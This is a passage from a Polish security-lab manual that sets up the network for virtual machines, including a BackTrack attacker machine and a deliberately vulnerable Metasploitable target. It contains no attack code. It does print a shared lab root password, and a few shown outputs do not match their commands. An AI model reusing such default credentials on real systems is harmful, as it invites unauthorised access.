There is already a pid file /var/run/dhclient.pid with pid 2696
killed old client process, removed PID file
Internet Systems Consortium DHCP Client V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/

Listening on LPF/eth1/08:00:27:78:0d:18
Sending on   LPF/eth1/08:00:27:78:0d:18
Listening on LPF/eth0/08:00:27:c5:69:29
Sending on   LPF/eth0/08:00:27:c5:69:29
Sending on   Socket/fallback
DHCPREQUEST on eth0 to 255.255.255.255 port 67
DHCPACK from 192.168.5.1
bound to 192.168.5.23 -- renewal in 338521 seconds.
debian:/home/bss# _
```

Rys. 1.45. *Debian Linux* – przydzielenie adresu z serwera usługi DHCP

Źródło: opracowanie własne.

1.6.5. Sprawdź konfigurację tej karty, wpisując w konsoli:

```
ifconfig eth0
```

```
debian:/home/bss# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:c5:69:29
          inet addr:192.168.5.23  Bcast:192.168.5.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1058 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:183069 (178.7 KiB)  TX bytes:2516 (2.4 KiB)
```

Rys. 1.46. *Debian Linux* – ifconfig
Źródło: opracowanie własne.

Adres IP interfejsu widoczny jest w drugiej linii za ciągiem znaków „inet addr:”

1.6.6. Sprawdź poprawność połączenia z Internetem. Wpisz w konsoli:

```
ping -c 4 www.google.pl
```

```
debian:/home/bss# ping -c 4 www.p.lodz.pl
PING web0.p.lodz.pl (212.51.207.72) 56(84) bytes of data:
64 bytes from web0.p.lodz.pl (212.51.207.72): icmp_seq=1 ttl=52 time=204 ms
64 bytes from web0.p.lodz.pl (212.51.207.72): icmp_seq=2 ttl=52 time=165 ms
64 bytes from web0.p.lodz.pl (212.51.207.72): icmp_seq=3 ttl=52 time=152 ms
64 bytes from web0.p.lodz.pl (212.51.207.72): icmp_seq=4 ttl=52 time=140 ms

--- web0.p.lodz.pl ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3014ms
rtt min/avg/max/mdev = 140.482/165.716/204.285/24.009 ms
debian:/home/bss#
```

Rys. 1.47. *Debian Linux* – ping
Źródło: opracowanie własne.

1.6.7. Skonfiguruj adres IP i włącz interfejs podłączony do sieci wewnętrznej, korzystając z narzędzia *ifconfig*. Składnia polecenia jest następująca:

ifconfig <int> <IP> netmask <maska>

gdzie:

<int> - nazwa interfejsu sieciowego

<IP> - adres IP

<maska> - maska podsieci

Wpisz w konsoli:

```
ifconfig eth1 172.16.1.1 netmask 255.255.255.0
ifconfig eth1 up
```

1.6.8. Następnie należy włączyć przekazywanie pakietów, aby umożliwić routing. Wpisz w konsoli:

```
echo „1” > /proc/sys/net/ipv4/ip_forward
```

1.6.9. Uruchom translację adresów, aby umożliwić komunikację z Internetem maszynom wirtualnym. Wpisz w konsoli:

```
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

```
debian:/home/bss# ifconfig eth1 172.16.1.1 netmask 255.255.255.0
debian:/home/bss# ifconfig eth1 up
debian:/home/bss# echo 1 > /proc/sys/net/ipv4/ip_forward
debian:/home/bss# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE_
```

Rys. 1.48. *Debian Linux* – konfiguracja interfejsu sieciowego i NAT
Źródło: opracowanie własne.

1.7. Konfiguracja BackTrack Linux 4 R2

Maszyna z systemem *BackTrack* będzie wykorzystywana w większości ćwiczeń w roli komputera wykorzystywanego przez agresora. Dzięki kompletnemu zestawowi narzędzi wykorzystywanych do analizy zabezpieczeń, nie będzie potrzeby poszukiwania i instalowania dodatkowego oprogramowania.


1.7.1. Uruchom maszynę wirtualną z systemem *BackTrack 4 R2* oraz zaloguj się, używając konta administracyjnego:

Login: **root**
Hasło: **zaq1@WSX**

1.7.2. Przejdź do powłoki graficznej. Wpisz w konsoli:

```
startx
```


1.7.3. Uruchom terminal. Kliknij na ikonkę konsoli na pasku szybkiego uruchamiania.



Rys. 1.49. *BackTrack Linux* – uruchomienie konsoli
Źródło: opracowanie własne.

1.7.4. Aby uzyskać dostęp do innych maszyn wirtualnych oraz do Internetu konieczna jest konfiguracja adresu IP dla interfejsu `eth0` oraz włączenie tego interfejsu. Wpisz w konsoli:

```
ifconfig eth0 172.16.1.2 netmask 255.255.255.0  
ifconfig eth0 up
```

1.7.5. Następnie ustaw domyślną bramę sieciową (jest nią dla wszystkich komputerów maszyna z systemem *Debian*). Wpisz w konsoli:


```
route add default gw 172.16.1.1 eth0
```

1.7.6. Aby możliwa była komunikacja z siecią zewnętrzną przy użyciu nazw symbolicznych zdefiniuj adres serwera DNS (ang. Domain Name System – system nazw domenowych) poprzez dodanie wpisu w pliku `/etc/resolv.conf` (np. podając adres serwera *OpenDNS*). Wpisz w konsoli:

```
echo 'nameserver 208.67.222.222' > /etc/resolv.conf
```

1.7.7. Sprawdź poprawność konfiguracji wpisując w konsoli:

```
ping -c 4 www.google.pl
```



```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

root@bt:~# ifconfig eth0 172.16.1.2 netmask 255.255.255.0
root@bt:~# ifconfig eth0 up
root@bt:~# route add default gw 172.16.1.1 eth0
root@bt:~# echo "nameserver 208.67.222.222" > /etc/resolv.conf
root@bt:~# ping -c 4 www.google.pl
PING www.l.google.com (74.125.230.83) 56(84) bytes of data.
64 bytes from 74.125.230.83: icmp_seq=1 ttl=51 time=54.9 ms
64 bytes from 74.125.230.83: icmp_seq=2 ttl=51 time=52.4 ms
64 bytes from 74.125.230.83: icmp_seq=3 ttl=51 time=51.2 ms
64 bytes from 74.125.230.83: icmp_seq=4 ttl=51 time=52.9 ms


--- www.l.google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 51.213/52.890/54.942/1.341 ms
```

Rys. 1.50. *BackTrack Linux* – konfiguracja interfejsu sieciowego
Źródło: opracowanie własne.

1.8. Konfiguracja Microsoft Windows 2003 Server


1.8.1. Uruchom maszynę wirtualną z systemem *Microsoft Windows 2003 Server* i zaloguj się do systemu.

1.8.2. Skonfiguruj interfejs sieciowy, bramę domyślną oraz serwer DNS przechodząc do **Start -> Panel sterowania -> Połączenia sieciowe -> Połączenie lokalne**.




Rys. 1.51. *Windows 2003 Server* – połączenia sieciowe
Źródło: opracowanie własne.

1.8.3. W oknie, które się pojawi wciśnij przycisk **Właściwości**.



Rys. 1.52. Windows 2003 Server – połączenie lokalne
Źródło: opracowanie własne.


1.8.4. W kolejnym oknie wybierz **Protokół internetowy (TCP/IP)**, a następnie kliknij **Właściwości**.



Rys. 1.53. Windows 2003 Server – właściwości połączenia lokalnego
Źródło: opracowanie własne.

1.8.5. W oknie *Właściwości protokołu TCP/IP* kliknij opcję **Użyj następującego adresu IP:** i wpisz poniższe dane:

Adres IP	172.16.1.3
Maska podsieci	255.255.255.0
Brama domyślna	172.16.1.1
Preferowany serwer DNS	208.67.222.222



Rys. 1.54 *Windows 2003 Server* – konfiguracja połączenia lokalnego
Źródło: opracowanie własne.


1.8.6. Sprawdź poprawność połączenia poprzez wysłanie pakietu ICMP. W tym celu wpisz w konsoli (**Start -> Uruchom -> cmd**):

```
ping www.google.pl
```

1.9. Konfiguracja Microsoft Windows 7

1.9.1. Uruchom maszynę wirtualną z systemem *Microsoft Windows 7* i zaloguj się do systemu.


1.9.2. Przejdź do konfiguracji sieci klikając **Start -> Panel sterowania**.



Rys. 1.55. Windows 7 – uruchomienie panelu sterowania

Źródło: opracowanie własne.


1.9.3. Następnie wybierz sekcję **Sieci i Internet**.



Rys. 1.56. Windows 7 – Sieci i Internet


Źródło: opracowanie własne.

1.9.4. W oknie *Sieci i Internet* kliknij na **Centrum sieci i udostępniania**.




Rys. 1.57. *Windows 7* – Centrum sieci i udostępniania
Źródło: opracowanie własne.

1.9.5. Kliknij na opcję **Zmień ustawienia karty sieciowej** w lewym menu.




Rys. 1.58. *Windows 7* – ustawienia karty sieciowej
Źródło: opracowanie własne.

1.9.6. Kliknij prawym przyciskiem na interfejsie **Połączenie lokalne** i wybierz **Właściwości**.



Rys. 1.59. *Windows 7* – połączenie lokalne
Źródło: opracowanie własne.


1.9.7. W oknie *Właściwości: Połączenie lokalne* Wybierz opcję **Protokół internetowy w wersji 4** i kliknij przycisk **Właściwości**.



Rys. 1.60. *Windows 7* – właściwości połączenia lokalnego
Źródło: opracowanie własne.

1.9.8. W oknie *Właściwości: Protokół internetowy w wersji 4* zaznacz opcję **Użyj następującego adresu IP** i wpisz w odpowiednie pola następujące dane:


Adres IP	172.16.1.4
Maska podsieci	255.255.255.0
Brama domyślna	172.16.1.1
Preferowany serwer DNS	208.67.222.222



Rys. 1.61. Windows 7 – konfiguracja połączenia lokalnego
Źródło: opracowanie własne.


1.9.9. Po wpisaniu wszystkich danych kliknij **OK**.

1.9.10. W oknie *Właściwości: Połączenie lokalne* kliknij przycisk **Zamknij**.



Rys. 1.62. Windows 7 – potwierdzenie konfiguracji sieciowej
Źródło: opracowanie własne.


- 1.9.11. Uruchom konsolę. Kliknij menu **Start**, w polu *Wyszukaj programy i pliki* wpisz **cmd** i wciśnij **Enter**.



Rys. 1.63. Windows 7 – uruchomienie konsoli
Źródło: opracowanie własne.

- 1.9.12. Sprawdź poprawność połączenia poprzez wysłanie pakietu ICMP (ang. Internet Control Message Protocol – internetowy protokół komunikatów kontrolnych). Wpisz w konsoli:

```
ping www.google.pl
```



Rys. 1.64. Windows 7 – polecenie ping
Źródło: opracowanie własne.


1.10. Konfiguracja Ubuntu Linux 10.10 Desktop

1.10.1. Uruchom maszynę wirtualną z systemem *Ubuntu Linux 10.10* i zaloguj się, używając poświadczeń:

Login: **bss**

Hasło: **zaq1@WSX**

1.10.2. Następnie uruchom terminal, wchodząc w menu **Programy -> Akcesoria -> Terminal (Applications -> Accessories -> Terminal)**.



Rys. 1.65. *Ubuntu 10.10* – uruchomienie konsoli

Źródło: opracowanie własne.

1.10.3. Przejdź do powłoki użytkownika root. Wpisz w konsoli:

```
sudo su
```

hasło użytkownika root: **zaq1@WSX**

```
bss@bss-VirtualBox:~$ sudo su
[sudo] password for bss:
root@bss-VirtualBox:/home/bss#
```

Rys. 1.66. *Ubuntu 10.10* – wejście do powłoki użytkownika root

Źródło: opracowanie własne.

1.10.4. Aby uzyskać dostęp do innych maszyn wirtualnych oraz do Internetu konieczna jest konfiguracja adresu IP dla interfejsu eth0 oraz włączenie tego interfejsu. Wpisz w konsoli:

```
ifconfig eth0 172.16.1.5 netmask 255.255.255.0
ifconfig eth0 up
```

1.10.5. Następnie ustaw domyślną bramę sieciową (jest nią dla wszystkich komputerów maszyna z systemem Debian). Wpisz w konsoli:


```
route add default gw 172.16.1.1 eth0
```

1.10.6. Aby możliwa była komunikacja z siecią zewnętrzną przy użyciu nazw symbolicznych, zdefiniuj adres serwera DNS poprzez dodanie wpisu w pliku `/etc/resolv.conf` (np. podając adres serwera OpenDNS). Wpisz w konsoli:

```
echo 'nameserver 208.67.222.222' > /etc/resolv.conf
```

1.10.7. Aby sprawdzić poprawność konfiguracji, wyślij pakiet ICMP. Wpisz w konsoli:

```
ping -c 4 www.google.pl
```



```
bss@bss-VirtualBox:~$ sudo su
[sudo] password for bss:
root@bss-VirtualBox:/home/bss# ifconfig eth0 172.16.1.5 netmask 255.255.255.0
root@bss-VirtualBox:/home/bss# ifconfig eth0 up
root@bss-VirtualBox:/home/bss# route add default gw 172.16.1.1 eth0
root@bss-VirtualBox:/home/bss# echo "nameserver 208.67.222.222" > /etc/resolv.co
nf
root@bss-VirtualBox:/home/bss# ping -c 4 www.google.pl
PING www.l.google.com (74.125.230.82) 56(84) bytes of data.
64 bytes from 74.125.230.82: icmp_req=1 ttl=51 time=52.0 ms
64 bytes from 74.125.230.82: icmp_req=2 ttl=51 time=52.0 ms
64 bytes from 74.125.230.82: icmp_req=3 ttl=51 time=52.4 ms
64 bytes from 74.125.230.82: icmp_req=4 ttl=51 time=52.4 ms

--- www.l.google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 15301ms
rtt min/avg/max/mdev = 52.049/52.242/52.422/0.235 ms
root@bss-VirtualBox:/home/bss#
```

Rys. 1.67. *Ubuntu 10.10* – konfiguracja interfejsu sieciowego
Źródło: opracowanie własne.

1.10.8. Po ustawieniu powyższych parametrów zamknij okno terminala.

1.11. Konfiguracja Metasploitable

Maszyna z systemem *Metasploitable* jest używana wyłącznie w ćwiczeniu dotyczącym testów penetracyjnych jako komputer ofiary. System ten posiada zainstalowane stare wersje usług i programów, przez co jest podatny na znane ataki i możliwe jest przejęcie kontroli nad systemem.

1.11.1. Uruchom maszynę z systemem *Metasploitable* i zaloguj się do systemu.

Login: **bss**

Hasło: **zaq1@WSX**

1.11.2. Przejdź do powłoki użytkownika root, aby uzyskać możliwość konfiguracji interfejsów sieciowych. Wpisz w konsoli:

```
sudo su
```

Hasło użytkownika root: **zaq1@WSX** (Uwaga: hasło nie jest widoczne podczas wpisywania).

1.11.3. Skonfiguruj adres IP i włącz interfejs podłączony do sieci wewnętrznej, korzystając z narzędzia *ifconfig*. Wpisz w konsoli:

```
ifconfig eth0 172.16.1.61 netmask 255.255.255.0  
ifconfig eth0 up
```

1.11.4. Następnie ustaw domyślną bramę sieciową (jest nią dla wszystkich komputerów maszyna z systemem *Debian*). Wpisz w konsoli:

```
route add default gw 172.16.1.1 eth0
```

1.11.5. Aby możliwa była komunikacja z siecią zewnętrzną przy użyciu nazw symbolicznych, zdefiniuj adres serwera DNS poprzez dodanie wpisu w pliku */etc/resolv.conf* (np. podając adres serwera *OpenDNS*). Wpisz w konsoli:

```
echo 'nameserver 208.67.222.222' > /etc/resolv.conf
```

- 1.11.6. Aby sprawdzić poprawność konfiguracji wyślij pakiet ICMP. Wpisz w konsoli:

```
ping -c 4 www.google.pl
```


```
bss@metasploitable:~$ sudo su
[sudo] password for bss:
root@metasploitable:/home/bss# ifconfig eth0 172.16.1.5 netmask 255.255.255.0
root@metasploitable:/home/bss# ifconfig eth0 up
root@metasploitable:/home/bss# route add default gw 172.16.1.1 eth0
root@metasploitable:/home/bss# echo "nameserver 208.67.222.222" > /etc/resolv.co
nf
root@metasploitable:/home/bss# ping -c 4 www.google.pl
PING www.l.google.com (74.125.230.81) 56(84) bytes of data.
64 bytes from 74.125.230.81: icmp_seq=1 ttl=51 time=52.7 ms
64 bytes from 74.125.230.81: icmp_seq=2 ttl=51 time=51.4 ms
64 bytes from 74.125.230.81: icmp_seq=3 ttl=51 time=53.7 ms
64 bytes from 74.125.230.81: icmp_seq=4 ttl=51 time=52.0 ms

--- www.l.google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 51.483/52.510/53.789/0.887 ms
root@metasploitable:/home/bss#
```

Rys. 1.68. Metasploitable – konfiguracja interfejsu sieciowego

Źródło: opracowanie własne.

- 1.11.7. Zamknij wszystkie uruchomione maszyny wirtualne, zapisując ich aktualny stan. Kliknij krzyżyk w rogu okna z uruchomioną maszyną. W oknie *Zamykanie maszyny wirtualnej* wybierz opcję **Zapisanie stanu maszyny**.




Rys. 1.69. Oracle VirtualBox – zamknięcie i zapisanie stanu maszyny

Źródło: opracowanie własne.

